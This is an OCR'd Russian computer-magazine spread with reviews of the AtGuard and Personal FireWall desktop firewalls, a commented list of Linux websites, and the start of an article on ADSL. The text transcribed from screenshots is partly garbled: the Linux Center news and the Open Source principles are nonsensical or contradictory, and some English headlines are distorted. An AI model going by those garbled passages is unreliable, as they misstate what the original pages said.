
В журнале сохраняется и удаленный HTML-код. Корешок Connection содержит информацию обо всех TCP/IP-соединениях, которые производились с этим компьютером. Закладка Firewall содержит информацию о сетевых соединениях, прерванных либо разрешенных Firewall, и причинах, если соединения были отвергнуты. Тут отображается состояние RuleAssistant (интерактивный режим настройки Firewall) и показываются сообщения, которые RuleAssistant выдавал пользователю.

На вкладке Privacy показывается информация о Cookies, которые были разрешены либо заблокированы AtGuard'ом.

## Ad Trashcan

«Мусорный бак» AtGuard нужен для того, чтобы легко избавляться от изображений, видеть которые вам больше не хочется (как правило, это баннеры различных рекламных сетей).

Выберите рисунок и мышкой перетащите его в Trashcan. Аналогичным способом можно избавиться и от счетчиков, правда на практике AtGuard часто дает небольшой сбой. Если действовать по описанной выше схеме, блокируются выбранные баннеры только на текущем сайте. Чтобы они блокировались на всех сайтах, приходится копировать в Clipboard только части путей (например, просто строку banners.rambler.ru), тогда в мусорный бак попадут баннеры этой сети на всех сайтах, где они показывались (Really block this string for All Sites? Конечно, «Yes!»). Сам сайт banners.rambler.ru при этом окажется полностью заблокированным.



▲ Рис. 3. Ad Blocking — статистика заблокированных баннеров

## » Statistics

Это сервис программы, который осуществляет мониторинг текущего состояния системы AtGuard в реальном времени. Счетчики отображают показатели за текущий сеанс работы в Сети. Чтобы сбросить показания, щелкните правой кнопкой мыши в окне статистики. Из появившегося меню выберите пункт Reset All.

## Настройка FireWall

После того как вы включили FireWall, становится доступной закладка Setting/FireWall. В пункте FireWall Rule расположен список разрешенных и запрещенных действий. Изначально система настроена на защиту от BO, NetBus и программ, использующих те же порты. В окошке можно добавлять, изменять или удалять правила, согласно которым будет осуществляться доступ к рабочей станции.

## Работа приложений

Ну а теперь о том, как настраивается FireWall. Установите соединение с Интернетом и запустите Internet Explorer или Netscape Navigator. На экране появится окошко с некоторой информацией и четырьмя кнопками. В этом окошке ведется мониторинг информации о том, кто или что хочет получить доступ к вашему компьютеру или наоборот из компьютера к Сети. Например:

Application - Проводник  
Remote Service - http(80)  
Remote address - www.inetcomm.net  
(195.133.132.66)

Это означает следующее: ваш браузер (в данном случае IE) пытается получить доступ по HTTP (по 80-му порту) к IP 195.133.132.66. В вашем распоряжении есть четыре варианта выхода из данной ситуации (описываю кнопки сверху вниз): запретить постоянно этот доступ к вашему PC; разрешить постоянно этот доступ к вашему PC; запретить одноразовый доступ; разрешить одноразовый доступ. Так как нам необходимо, чтобы браузер постоянно имел доступ ко всем IP, выберем второе. Далее последует вопрос о характере установки: данное правило относится к браузеру или к другой программе; данное правило относится только к этому порту или и к другим тоже (я рекомендую поставить «только к этому»); данное правило относится только к этому IP или и к остальным тоже (в данном случае надо поставить «ко всем»).

Затем необходимо указать имя, под которым установка будет храниться в закладке Settings, и если после этой операции вы зайдете в Settings/FireWall, то увидите новую запись.

Аналогично настраивается и доступ для почтовых программ, только вместо «Any service» нужно указать «Only this service».

С ICQ все немного сложнее, так как она использует несколько портов. Не будем подробно останавливаться на этом, просто обращаем внимание на то, что ICQ представляет собой большую дыру в систему, поэтому закрыть конкретные порты будет весьма проблематично. Право разрешить ICQ работать по всем портам.

Подобным образом настраивается FireWall и на другие программы. Главное — внимательно следить за тем, что просит доступа на вашу рабочую станцию!

## Отражение атак

В процессе работы может раскрыться окошко с теми же четырьмя кнопками, но с несколько не-привычной информацией

cookie: Uid=217195637  
Domain bfast.com  
site service.bfast.com

или что-нибудь подобное. Это работают Cookies. В таких случаях, конечно, можно полностью запретить доступ к вашему компьютеру, но следует учесть один нюанс. Дело в том, что некоторые сайты не пускают на свои странички с отключенными Cookies (например, www.mail.ru). Если вы не можете зайти на сайт по этой причине, отключите проверку на Cookies на dashboard-панели.

Если идет атака на ваш компьютер, то у вас опять-таки появится аналогичное окно с информацией о том, откуда произведена атака, включая IP атакующего и название программы, с помощью которой произведено вторжение...

Application - Приложение удаленного доступа  
Remote Service - nbsession(139)  
Remote address - 194.226.198.36

На это, естественно, надо ответить полным блокированием доступа.

## Personal FireWall

Данная программа является универсальным средством, обеспечивающим защиту компьютера от несанкционированного доступа к различным информационным и аппаратным ресурсам на нем по IP. Ее основа — драйвер, взаимодействующий непосредственно с драйвером сетевого уровня. Это обеспечивает независимость программы от операционной системы и недокументированных возможностей в ней, а также надежную защиту, так как подозрительные пакеты уничтожаются, не доходя до приложений. Драйвер контролирует весь входящий и исходящий IP-трафик.

Персональный сетевой экран занимается защитой компьютера от различных атак со стороны злоумышленников, использующих WinNuke, Land, Teardrop, Ssping, Tear2, NewTear, Bonk, Boink, Dest\_Unreach, UDP flood, Ping flood, OOBnike, а также «троянских коней» Back Orifice, NetBus,

Executer, Masters of Paradise и других опасностей.

Сетевой экран в большинстве случаев после инсталляции не требует дополнительных настроек и в отличие от других аналогичных программных средств обеспечивает защиту PC даже на этапе его загрузки. К компьютерам при установке данного сетевого экрана не предъявляется непомерных требований. Это может быть стационарный или переносной компьютер с операционной системой Windows-9x/NT/2000 и модемом или сетевой картой.

## Установка Personal FireWall

Установка данной программы на мой PC произошла без происшествий и очень быстро, буквально за 20 секунд, и это при 16-скоростном CD-ROM. Все, что нужно было делать в процессе установки, это периодически нажимать кнопку «Далее». После перезагрузки на экран выводится заставка с предложением ввести пароль пользователя.

## Режимы

Базовая настройка Personal FireWall происходит путем выбора режима работы, каждый из которых подразумевает определенную степень ограничения доступа.

Самый жесткий и безопасный режим — «Блокировать открытый IP-трафик». Его установка приведет к полной блокировке как входящих, так и исходящих открытых соединений. Такой режим абсолютной защиты компьютера эквивалентен отключению компьютера от внешней сети и работе в автономном режиме. Никакие атаки на компьютер в таком состоянии принципиально невозможны.

В режиме «Разрешить зарегистрированный открытый IP-трафик» обеспечивается фильтрация трафика в соответствии с заданными настройками фильтров в меню «Открытая сеть». Доступ к открытым ресурсам локальной сети и Интернета, а также доступ к вашему компьютеру с их стороны возможен только в соответствии с задействованными настройками. По умолчанию в этом режиме трафик полностью блокируется. Если вы не очень хорошо разбираетесь в IP-протоколах, не рекомендуется самостоятельно изменять какие-либо настройки в меню «Открытая сеть». Данный режим можно периодически включать для выявления несанкционированных попыток компьютера установить соединения с неизвестными адресами. Если в меню «Блокированные пакеты» появится информация о таких

## Personal FireWall

Разработчик ► Copyright © 1999, компания Infotechs.

Программа входит в комплект ViPNet Desk

Размер архива ► 5 Мбайт

Место на диске,  
необходимое для инсталляции ► 10 Мбайт

» исходящих пакетах, то зарегистрируйте эти адреса для их последующей блокировки. Тогда в режиме «бумеранга» работа попавших на компьютер программ, генерирующих несанкционированный трафик, будет нейтрализована.

Если на компьютере устанавливается какой-либо сервер и нет необходимости устанавливать соединения по его инициативе, режим зарегистрированного открытого IP оптимален. В этом случае нужно в фильтре для «Всех незарегистрированных пакетов» добавить фильтр, разрешающий работу web-сервера на этом компьютере.

Необходимо ограничить перечень других серверов, с которыми возможна работа. Для этого в меню «Открытая сеть» надо зарегистрировать конкретные адреса этих web-серверов с filtром, разрешающим работу с ними.

Вы можете в этом режиме настраивать, при необходимости, фильтры как для всех адресов сразу, так и для конкретных IP-адресов. При этом настройки фильтров для конкретных адресов имеют больший приоритет, то есть они отменяют общие настройки фильтра «Все незарегистрированные пакеты».


Режим «Бумеранг», при котором разрешаются инициативные открытые соединения, предназначен для обеспечения наибольшей безопасности при работе в Интернете с открытыми серверами и компьютерами, это оптимальный в большинстве случаев режим защиты. При нем обеспечивается защита от любых видов атак, в том числе от инициализации различных «тロjanских коней». В этом режиме практически во всех случаях вы можете по своей инициативе получить односторонний доступ к открытым ресурсам локальной сети и Интернета, а доступ на ваш компьютер с других адресов или по другим протоколам будет полностью закрыт.

Существует два возможных порядка работы бумеранга. В жестком режиме защиты анализ поступающей во время соединения информации производится по большому количеству параметров (адрес, протокол, порт). Поэтому атаки на компьютер практически невозможны, даже с которым установлено соединение.

В мягком режиме анализ поступающей во время соединения информации производится с меньшим пристрастием, поэтому данный режим менее безопасен и его рекомендуется использовать только в случае необходимости.

В режиме «Не блокировать открытый IP-трафик» защита снята и ваш компьютер полностью открыт для доступа извне. Фильтрация открытого трафика не производится. Режим предназначен только для временного включения при отладочных работах. В этом режиме ведется журнал трафика IP-пакетов.

При установке режима «Отключить драйвер защиты» защита вовсе снимается и компьютер полностью открыт для доступа извне! Фильтра-



▲ Рис. 4. Окно «Personal FireWall» поделено на две части: в левой находится иерархическое меню, в правой — различные данные в зависимости от того, какой из пунктов выбран

ция открытого трафика не производится. В этом режиме не ведется журнал трафика IP-пакетов. Его не рекомендуется использовать.

### Протоколы

Безусловным преимуществом Personal FireWall является то, что она может работать с большим количеством сетевых протоколов. Помимо TCP, поддерживаются ICMP, UDP. При необходимости список протоколов можно расширить. Также можно временно отключить фильтр, то есть разрешить или запретить работу с указанным IP-адресом, в заданном диапазоне значений портов, по выбранным протоколам. Работа по каждому из протоколов настраивается отдельно.

Для ICMP указывается, разрешать или блокировать пакет с параметрами, указанными в фильтре, там выбирается направление передаваемого сообщения (исходящее, входящее, любое), тип сообщения ICMP (по умолчанию — весь диапазон от 0 до 255). В последнем пункте можно указать как диапазон, так и отдельное значение.

Для TCP указывается, какой компьютер является сервером (свой, чужой или любой), режимы задания номеров своего и чужого портов (от 0 до 65535). Здесь опять-таки можно указать как диапазон, так и отдельное значение.

При работе с UDP, так же как и для ICMP, указываются направление передаваемого сообщения (исходящее, входящее, любое), режимы задания номеров своего и чужого портов (от 0 до 65535). Необходимые вам web-серверы регист-

рируются и с ними разрешается либо запрещается работа. Это можно сделать следующим образом: в строке «Имя компьютера» наберите URL web-сайта, который вы хотите зарегистрировать, и нажмите клавишу «Принять» или Enter. Появляется окно поиска и производится поиск IP-адресов. После определения адресов они появляются в окне IP-адрес. Далее необходимо выбрать, что вы хотите сделать с этим сервером, разрешить или блокировать. Затем можно оставить какую-либо пометку на будущее в строке «Комментарий» и нажать кнопку «Принять».

### Конфигурации

Еще одна отличительная особенность Personal FireWall — мультиконфигурационность.

Можно запомнить различные конфигурации, созданные пользователем, то есть сохранять для последующего использования разные настройки Personal FireWall под различными именами. С конфигурациями возможны операции создания, редактирования, переименования и удаления.

### Заключение

Personal FireWall подходит для корпоративного использования в небольших локальных сетях, а для домашнего использования, особенно если вас волнует безопасность при работе в Интернете, он предоставляет исчерпывающие возможности. О других программах, обеспечивающих безопасность, мы поговорим в следующем номере.

■ ■ ■ Алексей Михута

## Linux-ресурсы

# Скажи мне, какая у тебя ОС, и я скажу кто ты...

**Е**сли верить Яндексу (найдется все, как никак), в Рунете слово Linux встречается 586 972 раза. Если вы решили перейти на эту операционную систему, будьте готовы к тому, что ресурсы Интернета многообразны и запутаны. Не отчаивайтесь, мы дадим несколько ссылок, которые помогут вам сориентироваться в этом сложном и непонятном мире.

#### Прежде всего, официальные ресурсы:

<http://www.linux.org>

Название говорит само за себя. Это главная страница операционной системы. Там все: новости, анонс книги по взлому Linux, документация, дистрибутивы и многое другое. С книгой, правда, не понятно: она предлагается как пособие по безопасности, но написана явно не с позиции защищающегося, а наоборот. Впрочем, в этом есть своя логика.

Для особо фанатичных поклонников ОС предлагается к продаже кружка. С пингвином.

<http://www.linux.com>

Сайт добровольного объединения сообщества Linux (Linux community). Помимо привычных новостей (обычно, это релизы новой версии ядра, замеченные ошибки, выходящие дистрибутивы и др.) можно смело порекомендовать очень полез-

ный раздел Linux Hardware (списки железа, совместимого с ОС, а также драйвера). Известно, что Linux работает далеко не со всем железом, поэтому всегда полезно узнать, подружится ли ОС с тем или иным жестким диском или видеоускорителем.

<http://www.linux-mag.com>

Журнал Linux-сообщества. Так и называется: хроника революции. Из полезного — масса информации про новые релизы, ошибки, а также аналитические статьи. Можно подписаться на новости, но особого внимания заслуживает раздел HOW-TO articles (дословно — статьи о том, как надо).

<http://linuxtoday.com>

Онлайн-газета про Linux. Можно выбрать временной диапазон, например, от самого свежего номера до новостей двухнедельной давности. Огромные архивы и постоянно публикуемые новые материалы содержат массу полезного не только для «технарей», но и для идеологов. Если хочешь стать своим в Linux-тусовке, надо читать.

#### Теперь двинемся в Рунет.

У нас, конечно, не так, как у них. Даже кодировок кириллицы много (западная — одна). В Рунете создателя сайта про Linux упрекают в использовании не-Linux кодировки (не KOI-8). Так что у



нас ресурсы и веселее, и более обсуждаемые. Но почему-то большинство из них оформлены одинаково: белый шрифт на темном фоне. И еще с желтыми вкраплениями.

<http://www.linux.org.ru>

Центральный ресурс российского Linux-сообщества. Поддерживается группой энтузиастов, и, надо сказать, на должном уровне. На заглавной странице вы найдете ленту новостей с эмблемой группы, их сообщившей. Есть огромное количество форумов, в которых можно прочесть рекомендации специалистов по обходу каких-либо «узких мест» при установке ОС или использовании той или иной функции.

Из действительного полезного: раздел «Дистрибутивы». Информация о каждом дистрибутиве скажет о версии ядра, используемом »

Добро пожаловать в Московскую группу пользователей Linux

Спасибо, что посетили наш сайт!

Наша группа была создана в 1998-ом году с целью объединять московских пользователей операционной системы Linux. Группа зарегистрирована на counter.li.org в октябре 1998 г.

Направляйте ваши вопросы и предложения по адресу: moscow@mlug.ru .

На нашем сайте функционирует список почтовой рассылки. Чтобы подписаться на него, пошлите по адресу majordomo@mail.ru сообщение: subscribe mlug-list , чтобы отписаться от списка - по тому

The Linux.com Weekly Feature

Creating a Kernel Driver for the PC Speaker

The Latest of Linux.com

Linux.com Book Review: Network Troubleshooting

Troubleshooting the X Install

Getting Started with KDE in Linux-Mandrake 7.2

**Linux Online!**  
http://www.linux.org

**What is Linux?**  
Linux is a free Unix-like operating system originally created by Linus Torvalds with the assistance of developers around the world. Developed under the GNU General Public License, the source code for Linux is freely available to anyone who wants to use it.

**Linux in the News**

- Microsoft reacts to fear of Linux
- Transmeta looks on IBM Linux acquisition
- IBM to sell its Linux business
- IBM and Linux longer associated that ever
- Four found in common Internet standard
- IBM uses Open-source approach to Linux

**Linux Online News**  
Want to send out our news? Email to our Linux Online visitors for reading-mail!

**Top Five Linux Books:**

- Learning Perl (2nd Edition)
- SSH, the Secure Shell: The Definitive Guide
- MySQL

тиях и распространения всех достойных внимания дистрибутивов Linux и FreeBSD. Очень неплохо развит раздел полезных советов. Создатели также анонсировали Энциклопедию Linux, которая по сути является собранием ссылок. Так что есть шанс поучаствовать, добавив свою, или найдя интересный и полезный ресурс.

## http://www.moscow.lug.ru:8101

Наверное, в Интернете есть сайт группы пользователей Windows, но нам пока таких не попадалось. У пользователей Linux таких сколько угодно. Публикемая ссылка ведет на сайт Московской группы, и если ты видел один такой, считай видел их все. Стандартная компоновка: новости сообщества, новости группы, состав участников, используемые дистрибутивы, собственное творчество. Вот, пожалуй, все. Интересно, наверное, быть внутри, тем более что в большинстве своем линуксоиды — симпатичные и отзывчивые люди. Вступай, не пожалеешь.

## http://linux.agava.ru

«Linux — средство воплощения мечты!» Такой эпиграф был дан автором своему сайту. Нравится человеку Linux, вот он сайт и сделал. Его можно смело рекомендовать новичкам, так как статьи касаются в основном установки и конфигурирования Linux, ну и размышлений автора на тему «Почему же Linux такой хороший?» Полезное чтение.

## http://linuxcave.hut.ru

Скромный парень Леха создал неплохой ресурс «Как и за что я люблю Linux!». Подборка новостей — та же, что на Linux.org.ru. Интересен раздел «Ссылки»: там с кратким комментарием даны ссылки на основные Linux-ресурсы. Пока сайт наполовину Under Construction, но обещает вырасти во что-то стоящее. Из недостатков: очень слабое знание русского языка.

## http://www.linux-online.ru

Linux, сам по себе, бесплатный. Но его дистрибутивы стоят денег, а еще, если ты пользователь

культовой ОС, тебе не помешает майка с надписью «root». На главной странице — новости, анонсы. Чуть глубже (закладочная навигация) — компакт-диски с дистрибутивами и документацией. В разделе «Атрибутика» можно приобрести майки с различной символикой: пингвином, правильными словами и логотипами, а также кружку с надписью «root». Цены в магазине установлены в рублях и не кусаются. Может быть, свой первый дистрибутив стоит именно купить. Ну, еще и майку себе заказать.

## http://linuxgames.org.ru

Linux часто упрекают в том, что для него нет игрушек. Еще год назад это было правдой. Теперь все не так. Если кто не верит — убедитесь сами. Конечно, пока еще далеко до многообразия, характерного для Windows-платформы, но дело сдвинулось с мертвой точки и набирает обороты. Можно найти как клоны популярных игр, так и специаль-

**InternetTradeShowList**

**Breaking News**

**Preferences** **Subscribe** **Link** **View**

**Time Frame** **Sort Order**

**Right Now** **Date** **Update**

Highlighted stories above -- Normal news below --

**SUSE: SuSE Security Announcement: sgntool**  
"During operation, the underlying SGML parser creates temporary files in an insecure way. This allows attackers to destroy arbitrary files owned by the user who invoked the sgntool program. The problem has been fixed by creating temporary files with the exclusive IO\_EXCL option upon opening them."

**Kernel Cousin Gimp #40 by Chris Rigg**  
"After a long, hard-coded wait for the official release of GIMP 2.0, the developer of the Gimp's cousin, the highly popular graphics application which competes with Adobe Photoshop, has finally released version 4.0 of the application."

но написанные для Linux. Проект находится в стадии становления, но часто обновляется. Так что, если Linux уже есть, а игрушек пока нет, то прямая дорога на http://linuxgames.org.ru.

Заодно вы найдете массу полезных советов относительно игрового Linux-железа, правда, на английском языке.

■ ■ ■ Василий Прозоровский

» компиляторе C, а также даст краткий комментарий, понятный даже начинающим. Ну и ссылку на сайт разработчика.

## http://linuxrsp.ru

Все, что вы хотели знать о Linux. Пристенный (не черно-белый) дизайн, закладочная навигация. Не потеряешься. Можно подписатьсь на рассылку новостей.

**Выходит ли бесплатный хостинг лучше платного?**

**Что читать?**

- Система
- Система
- Документация
- Документация
- Изучение
- Изучение
- Обзоры
- Обзоры

**Что вам нравится в Linux?**

**Что вы делаете в Linux?**

**Что вы делаете в Linux?**

## http://www.linuxcenter.ru/about.phtml

Сайт проекта Linux-центра. Свою задачу он видит в продвижении этой достойной ОС в России. В основном, это планируется делать посредством информирования обо всех последних собы-

**home • subscribe • advertise • customer service • back issues • feedback • contacts**

**Click here!** Great price! Great development tool!  
**RDBMS Linter SQL v.5.9.0**

**FEATURE ARTICLES**

**ROUNDUP**

- Distribution Roundup Decisions  
by Keerti Rastogi, Jason Perlow, and Joe "Zoeker" Broekemeier
- If you're wondering how the latest Linux distributions stack up against each other, we help you sort things out.
- Double Agents Using Apache and SAMBA  
by Bill von Hagen
- Whether you're thinking about adding Apache or SAMBA to your Windows network or you're already running them, the trick is making the integration seamless. Here's how to do it.

**HOW-TO ARTICLES**

Newbies

The Truth about Test, Part 2  
By Bill McCarty

It has capabilities as wide ranging as those of a Swiss army knife, providing functions you won't find in most other editors.

Guru Guidance In the Beginning  
By Alistair Frisco

Booting problems invariably occur at the least convenient time. Accordingly, a thorough understanding of the normal boot process is essential in order to quickly figure out what has gone wrong and determine what needs to be done to fix it.

**LINUX CENTER**

**Новости** **Макет** **Интервью** **История** **Парни** **Опросы** **Связь**

**Информация о проекте Линукс Центр.**

**Новости**

Сегодня утром неожиданно стало известно, что Бордюк из инженерного мира прекращает программирование общественных сфер своего проекта "Линукс Центр". Сперва инженерная система Linux — это символ нашей эпохи, ведь Клонадор Linux и Open Source проектируют развитие в рамках программного обеспечения. Будет законченный проект, если эта операционная система займет лидирующие позиции на рынке.

В начале года действительно чувствуется только то, что ядру и ядро с техническими проблемами, а значит ранний недоступ поддерживается с Linux, чтобы авторы чувствовали себя уверенно. Кроме того, Linux имеет наилучшие экономические преимущества перед другими операционными системами — он бесплатный!

**Основные положения Open Source**

- Свободное распространение. Лицензия не может подчинять никаким ограничениям при продаже или воспроизведении распространенного продукта или его части. И кроме того, в лицензии не может отсутствовать возможность продажи или распространения продукта.
- Использование текстов. Тексты могут ограничить распространение измененного авторского текста. Помимо этого в лицензии должны быть включены права на распространение исходных текстов для изменения продукта при коммитах.
- Ценность авторского текста. Лицензия может ограничить распространение измененного авторского текста. Помимо этого в лицензии должны быть включены права на распространение исходных текстов для изменения продукта при коммитах.
- Лицензия не должна включать в себя другие программы, которые распространяются вместе с лицензионным продуктом. В частности, она не должна требовать, чтобы эти программы также были Open Source.



Знакомство с DSL

# Произойдет ли **ADSL-революция?**

Почему технология ADSL достойна внимания? Каков ее потенциал и сможет ли она изменить ситуацию на рынке доступа в Интернет? Чтобы ответить на эти вопросы, давайте сначала посмотрим, какие телекоммуникационные услуги на сегодняшний день наиболее востребованы.

**П**ервое место в потребительских предпочтениях (если не принимать во внимание мобильную связь) занимает подключение к Интернету. На втором месте оказывается дополнительный телефон, но, хотя в Москве почти десяток крупных операторов связи, получить его оказывается не так просто. По данным МГТС, в городе работают около 110 тысяч организаций, в основном небольших, с численностью от 3 до 15 сотрудников. Две трети из них имеют всего один телефон, а некоторые, особенно в жилом секторе, не имеют телефона вовсе и договариваются о совместном использовании телефона с кем-нибудь из жильцов дома.

К сожалению, сегодня нет технологий, которые могли бы решить эту проблему за разумные деньги. Можно обратиться к традиционным телефонным операторам; любой из них предложит построить волоконно-оптическую линию или организовать HDSL-канал и установить офисную станцию. Это решение приемлемо, когда организации нужно не менее 10-15 телефонов, но если вам нужно установить два телефона, то никакого другого способа, кроме как на каждый из них взять медную пару у МГТС, сегодня нет. Обращение к МГТС не всегда приводит к желаемому результату, весьма вероятно, что у компании не окажется технической возможности обслуживать вас из-за таких проблем, как дефицит абонентских линий, загруженность телефонной канализации, нехватка номерной емкости и т. п.

## Интернет вытесняет традиционную телефонию

То, чего на протяжении последних 10 лет боялись телефонисты, начинает приобретать реальные очертания: Интернет постепенно становится альтернативой традиционным технологиям связи. IP-протокол в силу своей универсальности способен переносить любые виды трафика. Благодаря IP абонентская линия становится тем самым одним флаконом, в котором может одновременно существовать все, что угодно. Голос, бродкастинг, телевизионное вещание, видео по запросу, VPN, видеоконференции — IP все равно, что переносить, он справляется с любыми задачами. Это видно на примере интернет-телефонии, которая активно используется при дальней связи. Технология передачи голоса через IP (VoIP) все чаще применяется в традиционной телефонии для уплотнения «последней мили».

Возвращаясь к разговору о малых сериях телефонов, заметим, что именно Интернет сегодня дает реальную возможность получить 2-4 телефона. Стандартное решение — установка маршрутизаторов с нужным числом телефонных портов.

В IP-клиентах привлекает возможность серьезной экономии средств на услугах, но их использование не лишено проблем.

## Три направления в широкополосном доступе

Технология выделенных каналов, которые пока остаются основой большинства скоростных подключений к Интернету, так и не стала массовой. В Москве, по различным оценкам, число выделенных линий колеблется от 5 до 7 тысяч, а для того, чтобы говорить о глобальном распространении, требуются сотни тысяч скоростных подключений. На сегодняшний день существуют три технологии, которые претендуют на то, чтобы стать массовыми: кабельные модемы, ADSL и беспроводной доступ.

Стандарт может стать массовым при соблюдении нескольких условий: он должна быть простым с точки зрения организации подключения,

бильности и независимости от наличия в данном месте телефонных розеток, будет иметь преимущество. Например, в приложениях оперативного характера или приложениях, которые используют средства позиционирования, удаленного мониторинга и т. п. Однако даже пропускной способности сетей третьего поколения не хватит для телевизионного вещания и постоянной передачи больших потоков данных.

Помимо сотовой связи, определенное влияние будут оказывать системы сотового телевидения и другие, так называемые BWA-системы. С ними тоже не все просто, особенно это касается проблем с обеспечением интерактивности. И над всеми беспроводными системами всегда будет висеть «дамоклов меч» — частотный ресурс,

## Интернету сегодня не хватает нескольких составляющих: скоростного дешевого доступа, недорогого оборудования и гарантированного качества обслуживания

соответствовать запросам и ожиданиям потребителей, иметь низкую себестоимость и хорошие перспективы окупаемости. Давайте посмотрим, насколько соответствуют разные технологии этим требованиям.

### Соответствие потребностям

Итак, в начале мы определили спектр потребностей в связи. Здесь мы его немного расширим, заглядывая в будущее, добавив к фиксированному телефону и Интернету телевизионное вещание и мобильный телефон как наиболее востребованные услуги на сегодняшний день.

Мобильный телефон в этот список введен не случайно, ведь сотовые сети рано или поздно составят серьезную конкуренцию узкополосным фиксированным линиям. Дело в том, что передача данных — это как бы побочный продукт в удовлетворении основной потребности, мобильной голосовой связи, и затраты на доработку сотовой сети несравнимы с основными инвестициями. Однако пока успехи в этой области более чем скромны. Если не считать SMS, то новшества в этой области, такие как WAP и GPRS, не оправдали возлагаемых на них надежд. Впрочем, аналитиков это не удивляет, еще пару лет назад в самый пик популярности этих технологий они предсказывали им сложную судьбу.

Сейчас большие надежды возлагаются на технологию EDGE, которая серьезно расширяет пропускную способность сотовых сетей, а также обеспечивает более-менее приличные скорости. Таким образом, через некоторое время фиксированные сети поделят рынок передачи данных с сотовыми.

Это легко объяснимо, ведь существует ряд приложений, где сотовая связь, в силу своей мо-


гой ограничен, а потому дорог. К тому же качество эфирной передачи всегда будет ниже проводного, так как эфир невозможно защитить от помех, какие бы помехоустойчивые коды ни изобретались.

Кабельные модемы — признанная на Западе технология для распределения телевидения, однако в России, где традиции кабельного телевидения не столь сильны, она сталкивается с определенными трудностями. Одна из них — проблема сопряжения с телефонной сетью, и соответственно, предоставление услуг голосовой связи. Другая — необходимость построения всей инфраструктуры единовременно. Именно поэтому за несколько лет лишь два московских района обзавелись сетями КТВ с обратным каналом, необходимым для доступа в Интернет, а количество их клиентов исчисляется несколькими сотнями.

